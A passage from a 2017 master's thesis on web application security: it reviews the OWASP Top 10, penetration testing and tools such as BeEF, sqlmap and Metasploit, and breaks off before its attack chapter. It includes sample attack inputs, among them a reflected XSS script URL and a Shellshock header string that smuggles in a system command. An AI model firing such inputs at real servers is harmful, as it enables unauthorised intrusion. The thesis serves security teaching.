Lappeenranta University of Technology
School of Business and Management
Degree Program in Computer Science

Kalle Koponen

WEB APPLICATION SECURITY: SHELL ACCESS

Examiners: Professor Jari Porras
M. Sc. (Tech) Jussi Laakkonen

ABSTRACT

Lappeenranta University of Technology
School of Business and Management
Degree Program in Computer Science

Kalle Koponen

Web application security: shell access

Master's Thesis
2017
61 pages, 22 figures, 1 table, 1 appendix

Examiners: Professor Jari Porras
M. Sc. (Tech) Jussi Laakkonen

Keywords: OWASP, penetration testing, shell access, web application vulnerabilities

This study presents how it is possible to get a shell access to the target system using common web application vulnerabilities. Both the client and server side are breached. Attacks are described step by step and results are presented using a real web application. The attacks are analyzed and described why they were successful. Successful attacks require that insufficient user input validation and unsafe coding standards are practiced. Also, environments need to be misconfigured, for example, a MySQL user has unneeded write access to a folder which is accessible by the web server.

TIIVISTELMÄ

Lappeenrannan teknillinen yliopisto
School of Business and Management
Tietotekniikan koulutusohjelma

Kalle Koponen

Web-ohjelmistojen tietoturva: komentoriviyhteys

Diplomityö
2017
61 sivua 22 kuvaa, 1 taulukko, 1 liite

Työn tarkastajat: Professori Jari Porras
DI Jussi Laakkonen

Hakusanat: OWASP, penetraatiotestaus, komentoriviyhteys, web-sovellusten haavoittuvuudet

Työssä esitetään, miten hyökkäyksen kohteena olevaan järjestelmään saadaan komentoriville käyttöoikeus. Sekä asiakas- että palvelinpuoli ovat hyökkäysten kohteena. Hyökkäykset käydään läpi vaiheittain ja tulokset esitetään web-ohjelman avulla. Onnistuneen hyökkäyksen edellytyksenä on, että käyttäjän syötettä ei validoida ja ohjelmointitavat eivät noudata tietoturvastandardeja. Kohdejärjestelmän asetusten täytyy myös olla väärin määritelty esimerkiksi jättämällä tietokannan käyttäjälle kirjoitusoikeudet kansioon, johon web-palvelimella on suoritusoikeus.

ACKNOWLEDGEMENTS

I would like to thank my supervisors, Jari Porras and Jussi Laakkonen, for their guidance and feedback during the thesis work.

I would also like to thank my family, friends and co-workers for their support.

Kalle Koponen
Lappeenranta 21.05.2017

TABLE OF CONTENTS

LIST OF SYMBOLS AND ABBREVIATIONS

BBS	Bulletin Board System
BeEF	Browser Exploitation Framework
DOM	Document Object Model
DOS	Denial of Service
DVWA	Damn Vulnerable Web Application
CMS	Content Management System
CSRF	Cross-site request forgery
MSF	Metasploit Framework
OWASP	Open Web Application Security Project
XSS	Cross site scripting

1 INTRODUCTION

Web applications have evolved a lot from early days of displaying a simple page to today’s multifunctional sites handling two-way data flow between a client and a server so effectively that web applications have started to replace many desktop applications. At the same time, more and more security vulnerabilities are discovered due to programming errors and lack of knowledge of known exploits and attack scenarios. Something that might look like a harmless Document Object Model (DOM)-modification, could be enough to trick an end user to install a malware. This might lead to direct access to the victim’s system.

While attackers are exploiting every possible security hole, security experts and service providers are slowly realizing that it might be a good idea to raise awareness of such attacks. For example, Open Web Application Security Project (OWASP) provides a list of ten most common security risks in web applications [1]. This list is used in many studies for web application vulnerability classification and researchers have broad consensus over its validity and effectiveness [2].

This study aims to raise awareness of possible consequences of unpatched and vulnerable web application. Results of using such application is demonstrated by launching successful attacks against it.

After the whole system has been compromised, the end result is determined by the imagination of the attackers. Some systems are harvested to be used in huge bot networks. Some system could be used to blackmail the end user and in some cases one vulnerable part in a big system might compromise other parts as well. Weak security leads to data loss, severe loss of reputation or even fines [3]. British telecom company TalkTalk was issued with £ 400 000 fine after hackers gained access to personal data of 156 959 users including names, addresses, emails and so on using common SQL injection attacks inside TalkTalk’s vulnerable web pages [4].

1.1 Goals and delimitations

The main goal of this thesis is to find out if it is possible to get shell access to the target system leading to full system take over using common web application vulnerabilities. Both client and server side attacks are studied.

This study simulates attacks against a real web application. Bypassing of antivirus software and operation system services are out of this thesis scope. This study describes the attack scenarios and tell why the attacks were possible.

The research questions are:

1. How is it possible to get shell access using web application vulnerabilities?
    a. What kind of steps are required to do so?
2. Why were the attacks possible?
    a. How could the attacks be prevented?

Penetration testing methodology is used in guides for assessing the security of a system [5] [6] [7]. Using penetration testing for ensuring the security of a web application is also proposed in studies such as [8] [9] [10] and [11]. The main goal of penetration testing is to find vulnerabilities from an application and report them. Penetration testing is used in this study to simulate real attacks against a vulnerable web application. The research questions are answered by analyzing the attacks and their respective results. Penetration testing is described in more detail in the section 3 and used tools are described in the section 4.

1.2 Structure of the thesis

In the section 2 the most common web applications vulnerabilities. are listed and defined. The section 3 describes the penetration testing method. In the fourth section used software and tools are explained. In the fifth section attacks used in this thesis are described. Attacks are divided whether they are targeted against a client or a server. The sixth chapter is about discussion and future work. The final, seventh, chapter is about conclusions.

2 WEB APPLICATION VULNERABILITES

A vulnerability can be defined as a weakness in a system that can be exploited by an unauthorized user leading to negative impact of confidentiality, integrity or availability [12] [13]. Vulnerabilities can be found from any part of a system. For example, SQL (Structured Query Language) injection might lead to unrestricted access to the web application's database.

Web application vulnerabilities are often classified by different types of schemas such as OWASP Top 10, McGraw's 7 Vulnerability categories or WE/SANS 25 Top Most Dangerous Vulnerabilities [14]. Many studies seem to settle with OWASP's schema. For example, Rafique et al. [2] uses OWASP TOP 10-list for vulnerability classification. The study says that OWASP is a recognized security organization working towards improving security standards and OWASP provides various security enhancing projects. In the same study, it is also stated that many researchers have board consensus over OWASP's security ratings. Masood & Java [15] used OWASP guidelines to review new techniques and tools for detecting vulnerabilities. Al-Khurafi & Al-Ahmad [16] reviewed the top three most harmful web application vulnerabilities, SQL injection, broken session management and Cross-Site Scripting (XSS) attacks and they used the ranking from OWASP's top 10-list. Huluka & Popov [14] also used the list when they studied root causes for bad session management such as session hijacking and session fixation possibilities.

The latest OWASP Top 10 was released in 2013 and contains ten most common web application vulnerabilities which are [17]:

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control

8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

In this section the vulnerabilities are reviewed in more detail by performing a literature research of each vulnerability describing their functionality.

2.1 Injection

In the OWASP Top 10 list injection attacks are listed as the most common vulnerability. Injection attack occurs when a malformed query or command is sent to a web application's interpreter which executes it unintentionally [1] [18]. This kind of attack is called a command injection attack.

Every web application that accepts user input and builds SQL queries from it can be vulnerable to injection attacks. Since fixing SQL injection flaws must be done on code level, it can take considerable long time to deploy fixes into production environment. It is also very hard to detect injection attacks upfront and vulnerable applications can be open for exploits for a long time [19]. Injection vulnerabilities are a result of invalid application design. These weaknesses leave a possibility for an attacker to perform any SQL statement to a database directly [20].

In a blind SQL injection, the result of the query is not shown to an attacker but web application's interpreter still runs the query. In this case techniques used are boolean-based or time-based blind SQL-injection which are experimented more in the section 5 using an example application. In the blind SQL injection, it is harder to dump all the information from the database but an attacker can easily cause DoS (Denial of Service) against a database or drop tables. [20]

Successful SQL injections lead to loss of confidentiality as databases usually hold sensitive user data. It is also possible to gain elevated privileges and rights of a normal user account can be escalated [19].

One form of injection happens when a vulnerable web application passes data from a user, headers or cookies, for instance, to a system shell. In this kind of scenario an attacker might be able to run any system command with possible elevated privileges. [21]

2.2 Broken Authentication and Session Management

Broken authentication and session management is the second most common web application vulnerability according to OWASP Top 10 [22]. HTTP is a stateless protocol by design and many web applications require some sort of state held between a client and a server. Broken authentication and session management might lead to compromised passwords or total session take over [23].

There are three main ways to implement session tokens 1) by cookie, 2) URL rewriting or 3) sending a session token in a form as a hidden field. It is possible to take advantage of weak token generation algorithms and predict tokens with high success rate. Weak token algorithms rely on, for example, current time when creating new tokens and true randomness is not guaranteed. An attacker can collect multiple cookies, analyze their randomness and craft valid sessions. [24]

In a session fixation attack an attacker hijacks a valid user session. The attacker 1) generates a valid session id, 2) induces a user to authenticate with that session id, 3) hijacks the session based on session id [25]. Cross-site scripting vulnerability can be used to set a session id if HTTPOnly-flag is no used in the HTTP response header. HTTPOnly-flag determines (if supported by a browser) that any client side script cannot access cookies [26]. If a cookie does not have a secure flag set, it is transmitted over unsecure connections, thus man-in-the-middle attacks can be used to obtain a cookie [24].

URL-rewriting can be used to hijack sessions if, for example a link is opened from email containing session id. Anyone opening this link may receive access to a victim’s session. Another case would be when a browser saves user’s history and someone else has access to this history and session ids are exposed in visited sites’ URLs, session hijacking might occur if a web application does not implement proper session timeout. [27]

Session fixation attacks are usually used as a second stage attack. First, the web application needs to be vulnerable to a scenario where an attacker can generate a valid session id and then inject this session id to victim's session [14]. Successful session hijacking and fixation attacks might lead to stolen admin accounts and could reveal critical information from a web application's users.

2.3 Cross-site scripting (XSS)

Cross-site scripting is the third most common vulnerability in a web application according to OWASP [17]. In a successful cross-site scripting attack an attacker causes a victim's browser to run malicious JavaScript code. This happens when a web application displays untrusted input without any validation [28]. As described in section 2.2 cross-site scripting can be used, for example, to obtain cookies leading to hijacked user session.

There are four ways to perform cross-site scripting attack 1) Document Object Model (DOM) based, 2) stored, 3) reflected, or 4) blind cross-site scripting. The end result is the same regardless of the XSS type used, in a successful attack malicious code is run on victim's browser and the only difference is how the harmful code is stored and processed by the server.

1) DOM is an interface that allows scripts to dynamically modify the content of documents [29]. DOM based XSS attack occurs when a malicious script modifies a client's DOM by adding, deleting or modifying existing DOM elements [27]. Modifying DOM might induce, for example, clicking a link which leads to a malicious site hosted by an attacker.

2) In a stored cross-site scripting exploit, an attacker can save runnable code to a storage which is managed by a web application. Later when this resource is fetched and executed in a web application, malicious code is run on a victim's browser [30]. One such case would be attacks against Bulletin Board Systems (BBS) or guest books. Successfully posting malicious message might inflict multiple users. In the section 5 stored XSS is used alongside with DOM manipulation to experiment with different kind of social engineering methods. One scenario is to induce click baiting where a victim clicks a link with unwanted effects.

3) In a reflected XSS malicious code is not stored anywhere but run immediately (reflected back) when a victim opens a web page [30]. For example, if a GET-parameter is printed to a page without any validation, it is extremely simple to exploit this vulnerability by crafting different URLs containing malicious GET-parameters, for example *www.test.com/?name=<script>alert('hello')</script>.*

4) In a blind XSS attack, an attacker attempts to find many different ways to spam a vulnerable web application with malicious code. An attacker does not yet know when malicious code is run in an application. Usually the malicious code contains externally loaded JavaScript-file which informs the attacker when it is invoked [31]. This attack could be launched against, for example, ticketing systems which are browsed randomly by end users.

XSS vulnerability offers multiple ways for an attacker to exploit victims. Cookies might be stolen or DOM manipulation could lead to unwanted clicks.

2.4 Insecure direct object references

Insecure direct object reference is the fourth most common vulnerability [17]. An insecure direct object reference occurs when a developer exposes an internal object, for example, file, directory or database, to end user without any access control. By modifying these references an attacker can access unauthorized data [32].

For example, if a URL is *http://example.com/app/accountInfo?acct=notmyacct* and the parameter “acct” is used to fetch an account from a database, an attacker can easily manipulate this value and fetch someone else’s account. Another example of insecure direct object reference would be when a user access an image using URL *http://foo.bar/showImage?img=img00011*, if the user replaces img-parameter with some other value, the user might be able to access other system files, for instance [33]. Direct object references should be avoided if possible and access to such references should be allowed for authorized users only [34].

2.5 Security misconfiguration

Security misconfiguration is the fifth most common vulnerability in web applications [17]. A web application is vulnerable to security misconfiguration if 1) any software is outdated, 2) unnecessary services or features are available (for example, open ports), 3) default passwords or usernames are used, or 4) error cases result overly informative stack trace [35].

Many popular Content management systems (CMS) (e.g. WordPress) come with installation script which in certain scenarios, if not removed, can be accessed after installation. An attacker could recreate an admin account by running the installation script again, thus, gaining access to the application.

Directory listing is a feature which allows user to list different files and folders in the server. In some server configurations, this is enabled by default. An attacker can find sensitive data or, for example, download source code and find other weaknesses. The source code can reveal hard coded passwords which can be exploited in the attacker’s benefit attempting to hack the server. [20]

In some instances, detailed stack trace can be printed out to an attacker if the application is not configured properly. Stack trace might dump out credentials for a database. For example, if in ASP.NET -environments custom error mode is disabled, full stack trace is returned in error cases [36]. If this kind of behavior is combined with allowing access to a database over network, an attacker might get full access to the application’s database just by copying needed addresses and credentials from the stack trace.

2.6 Sensitive data exposure

Sensitive data exposure is the sixth most common vulnerability [17]. Weak or old cryptographic algorithms are used to protect user data which might lead to stolen accounts, credit card frauds or even identify thefts [37].

Some applications store sensitive data in cleartext and an attacker might be able to read it. For example, a web application stores user's username and password to a cookie in cleartext so the user does not have to log in again. If an attacker compromises the user's computer, the account details gets exposed. [38]

Sensitive data can be leaked through other vulnerabilities like for example SQL injection. An attacker could, for example, fetch any user account through a vulnerable login page using SQL injection attacks [18]. Russia's biggest social networking site VK.com was hacked and 100 million user accounts including names, email addresses and password in plain text were stolen [39]. Storing password in plain text is also a good example of not following proper measures in protecting sensitive information.

Many standards and legislation been developed to protect sensitive data. For example, if a web application processes card transactions, it needs to be PCI compliant to protect card holder data [34] [40].

2.7 Missing function level access control

Missing function level access control is listed as the seventh most common vulnerability in the OWASP Top 10 list [17]. For example, a web application is vulnerable if access rights are only verified in the front end and at the same time these same checks are missing from the backend [41]. In this example authentication is only done on the client side and not on the server side.

A seasoned attacker might be able to exploit these hidden functionalities by making a request directly to the backend bypassing any checks done in the fronted. For example, if a delete user button is shown only to an admin and clicking this button makes a request: *www.example.com/delete-user/2*. An attacker could forge same request and invoke user deletion without any admin rights if proper checks are not done on the server side.

It seems that Twitter has suffered from invalid access control [42]. A bug was submitted in 2014 that described that an attacker could delete any credit card from any account in ads.twitter.com.

2.8 Cross-site forgery request (CSRF)

Cross-site forgery request is the eight most common attack used against a web application [17]. CSRF attack can occur when a victim has an open session with a vulnerable web application and an attacker forges a request from another source posing as the victim. The web site is tricked to think that the request came from a legit user and the attacker gains privileged access rights [27]. Successful CSRF attacks might allow an attacker to compromise user accounts. ING Direct bank was vulnerable to CSRF and it was possible to transfer money from a victim’s bank account to another account without any credentials required by an attacker [43].

CSRF attacks mainly happen because web developers are not aware of the issue and bad coding habits are practiced. Usually the root cause is that users are not authenticated properly and a web application expects that a request always comes from legit browser. [43]

CSRF vulnerability can be easily blocked by using some sort of a shared secret or token between a client and a server. The token is generated by the application and included in every request sent by a client. This token is then verified again on server side. The token however needs to be secure enough and not easily guessed by an attacker. [44]

The example mentioned in the section 2.7 where an admin user clicks a delete user link can be applied here. An attacker creates a web site which makes the delete user request automatically. When admin enters the malicious web site, delete user request is executed. The web application thinks this request came from the admin because there exists a valid session and the request is not authenticated by any shared token.

2.9 Using components with known vulnerabilities

Using components with known vulnerabilities is the ninth most common vulnerability according to OWASP [17]. Components, for example, libraries and software modules are usually run with high privileges and exploiting one might lead to data compromise [45]. Third-party components are often used as black boxes. Their contents are not known and the security of these components cannot be evaluated easily [46].

Very well-known vulnerability in the recent history called Shellshock was found in Bash shell, where an attacker was able to get Bash to execute arbitrary commands [47]. Many web servers use Bash to process some requests so, for example, crafting specific request with malicious User-Agent header would get processed by a web server. If the request field had following characters *() { :; };*, the content of the field would get executed [48]. For example, a command *() { :; }; /bin/eject* would make a CD drive eject.

Many CMS-platforms e.g. WordPress contain multiple plugins from various sources. Exploit Database contains an archive of public exploits developed for use by vulnerability researchers and searching this database with “WordPress” returns over 900 vulnerable entries [49].

Many web applications send email to users and use some kind of library for it. PHPMailer is widely used library for PHP and web applications using versions earlier than 5.2.20 for PHPMailer may be vulnerable to remote code execution [50] [51]. In this case the vulnerability was made possible because user input was not properly sanitized or validated and an attacker could pass arguments to a OS’s command line.

2.10 Unvalidated redirects and forwards

Unvalidated redirects and forwards is the last of the ten vulnerability in the OWASP Top 10 -list [17]. Web applications often redirect users to other pages and untrusted data can be used for redirection destination. This may open a possibility for an attacker to redirect a victim to phishing or malicious sites [52]. Unvalidated redirects are also apt to cause malware infections [34].

For example, eBay suffered from unvalidated redirects when specially crafted URL, which looked like legit eBay URL, redirected a victim to phishing web site hosted by an attacker [53]. The phishing web site might have looked like real eBay web site and login details were easily stolen from inexperienced end users.

3 PENETRATION TESTING

Penetration testing simulates the ways an attacker would use to exploit a system [5]. In general, the goal is to see what vulnerabilities are real threats and not false positives by performing real attacks against a web application. Usually automated vulnerability scanners report many false positives and might not take into account applications specific demands and attack vectors [6]. Penetration testing tries to fulfill these unexplored threats that automated scanners may fail to detect.




Fig 1. The penetration testing process [9]

The general process of penetration testing is illustrated in figure 1 and the penetration test starts with defining the starting state of testing. Common terminology used to define the state are black box testing, white box testing and gray box testing. In the black box testing the pen tester has no previous knowledge of the target system. In the white box testing the target system is known by the pen tester. Testing is usually targeted against specific objective and is not only generic assessment like black box testing usually is. The Gray box testing is in between black and white box testing and is usually preferred as it mimics real world scenarios since real attackers often have some kind of information of the target system. [6]

Web crawlers are used as tools to identify the input vectors of the targeted application. Input vectors consists of, for example, input-fields and cookie fields. Web crawlers, however, are limited identifying possible vulnerabilities since they often cannot visit all the pages. Therefore, relying only on them might leave many vulnerabilities undiscovered. Web crawlers work best with simple web applications. [9]

At the second stage the pen tester decides what kind of attacks are launched against a target system based on gathered information using, for example, ready-made scripts and tools. After this a response analysis is performed determining if the attacks were successful and finally a report of found vulnerabilities is released. [9]

In this study penetration testing method is used to simulate real attacks against an example web application using testing tools introduced in the chapter 4. Found vulnerabilities and results are provided after attacks have been launched against a client and a server.

4 TOOLS

This section contains information about used tools and software. These are used in the chapter 5 to perform attacks against the example application.

4.1 Kali Linux

Kali Linux is a Debian based Linux distribution tailored to be a versatile penetration toolkit [6]. Kali bundles a lot of different exploitation tools such as BeEF for attacking web browsers and sqlmap for performing SQL injection attacks. In total Kali Linux comes with over 600 penetration testing tools. Kali Linux is a rebuild of very known penetration testing toolkit BackTrack Linux made and developed by small group of security experts [54].

4.2 BeEF

BeEF, The Browser Exploitation Framework, is included in Kali Linux. BeEF is a penetration testing tool for web sites and browsers using client-side attack vectors [55]. Attacks are carried out through exploits within the context of a browser. BeEF can be hooked to a web site using, for example, XSS-vulnerability where a victim is “tricked” to load BeEF js-file.

BeEF consists of two components: the user interface (BeEF UI) and the communication server (BeEF CS). When BeEF is run, both components are started. Injected computers or hooked browsers poll the communication server for new information and results are displayed to an attacker in real time [56]. The architecture is illustrated in the figure 2.

From the user interface component an attacker can see all hooked browsers which are online or offline and run exploits against them. The communication server communicates using HTTP with the hooked browsers and the UI. The common usage pattern is displayed in the figure 3.




Fig 2. The architecture of the BeEF [56]




Fig 3. Common usage pattern of the BeEF [56]

4.3 Sqlmap

Sqlmap in an open source penetration testing tool used to find and exploit SQL injection flaws. Sqlmap can automatically detect vulnerable parameters in GET, POST, cookie and HTTP User-Agent-fields. Using this information sqlmap can decided which SQL injection techniques can be used to exploit possible vulnerability [57]. Available techniques are studied more closely in the chapter 5. Sqlmap also supports direct connection to the database if credential, IP and port to the database are known [58].

Sqlmap uses the following techniques to find vulnerabilities:

- Boolean-based blind: series of boolean queries are run against the server and the outcome is determined from, for example, HTTP headers.
- Error-based: An error is provoked from the database and error messages are read from the response.
- Time-based: The database is put on hold using sleep-commands together with true condition queries.
- UNION query-based: The original query is joined with additional query that fetches data from other tables.

4.4 Metasploit Framework (MSF)

Metasploit framework is penetration testing software for finding various security vulnerabilities [59]. As shown on figure 4, MSF is built on six main components 1) Rex, 2) Framework Core, 3) Framework base, 4) Interfaces, 5) Modules and 6) Plugins [7].

1) Rex stands for Ruby Extension Library and contains classes and modules which can be used by developers.
2) Framework core has various subsystems, module management and provides interface for plugins.
3) Framework base contains various configuration, logging and session managements and makes it easier to deal with the core
4) Multiple interfaces are offered to MSF’s underlying components ranging from command line tools to graphical interfaces.
5) Modules contains various exploits and payloads.
6) Plugins can add new functionality to the framework.




Fig 4. The architecture of Metasploit framework [7]

With MSF's module, Meterpreter, it is possible to generate effective payloads against different systems and to shell access. For example, a reverse shell payload creates a connection from a victim' system to an attacker's system. These kinds of payloads can be generated against various operation systems such as Windows. In this case a payload would open connection and work as a Windows command prompt [5]. This kind of attack would also require another component from the MSF called listener which waits for an incoming connection from the target system. Listener handles the connection which might use for example TCP [5].

4.5 Damn Vulnerable Web Application

Damn Vulnerable Web Application (DVWA) is written in PHP, uses MySQL for database and is described being "damn vulnerable". The main goal of the application is to help security professionals tests their skills, teach web application security for web developers and to understand possible risks [60]. The source code with documentation is available on

GitHub [61]. DVWA should only be installed on local environments which are used for testing as installing DVWA on public web server might compromise the whole system.

DVWA contains both server and client side vulnerabilities listed in the section 2. DVWA has three different security levels low, medium and high. High level should be invulnerable to the attacks and is used as an example of secure coding practices. Medium has bad security practices and low contains only very little security measurements [62]. In this study, low security level is used since one of the goals is to show what might happen or is possible in worst-case-scenario. Low security level can be used by setting cookie parameter: *security=low*.

4.6 Illustration of the used tools

The figure 5 shows which components are targeted by the tools that the attacker uses. BeEF is used against the victim's browser to initiate malicious file download**.** MSF establish the shell access between the attacker and the victim's system.

Sqlmap communicates with the web server. Malicious commands are passed from the web server to the database interpreter and the commands get executed there. Harmful commands are also passed from the webserver to the system which enables the shell access. In the section 5 it is described how the tools are used to gain shell access.

